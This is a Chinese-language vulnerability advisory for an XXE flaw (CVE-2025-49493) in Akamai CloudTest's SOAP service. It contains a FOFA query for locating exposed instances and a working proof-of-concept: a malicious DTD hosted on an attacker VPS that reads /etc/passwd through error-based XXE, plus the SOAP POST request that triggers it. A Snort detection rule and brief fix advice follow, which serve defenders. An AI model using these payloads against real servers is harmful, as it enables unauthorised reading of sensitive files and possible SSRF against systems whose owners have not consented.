

Akamai CloudTest SOAP XXE漏洞（CVE-2025-49493）

该XXE漏洞允许攻击者通过恶意SOAP请求读取服务器敏感文件，甚至可能造成SSRF或远程代码执行（RCE）。

影响版本

Akamai CloudTest

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: app="Akamai-CloudTest"

POC/EXP: Vps托管恶意dtd文件（Akamai.dtd）


```
<!ENTITY % payload SYSTEM "file:///etc/passwd">
<!ENTITY % error_based_xxe "<!ENTITY &#x25; exfil SYSTEM
'file:///nonexistent/%payload; '>">
%error_based_xxe;
%exfil;
```

POC/EXP:

```
POST /concerto/services/SampleService HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64; rv:109.0) Gecko/20100101
Firefox/114.0
Connection: close
Content-Type: text/xml

<?xml version="1.0" encoding="UTF-8"?>
```

```
<!DOCTYPE soapenv:Envelope [
  <!ENTITY % dtd SYSTEM "http://VPSip/Akamai.dtd">
  %dtd;
]>
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Header/>
  <soapenv:Body>
    <trigger/>
  </soapenv:Body>
</soapenv:Envelope>
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Akamai CloudTest - XXE via SOAP (CVE-2025-49493)";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/concerto/services/SampleService"; http_uri;
  content:"Content-Type: text/xml"; http_header;
  content:"<!ENTITY"; http_client_body;
  pcre:"/%s*\w+\s+SYSTEM\s+['\"](http|ftp|file):\\\/\\\/i";
  metadata:service http;
  metadata:affected_product "Akamai CloudTest";
  metadata:vulnerability_type "XML External Entity (XXE)";
  reference:cve,CVE-2025-49493;
  classtype:web-application-attack;
  sid:1000218;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。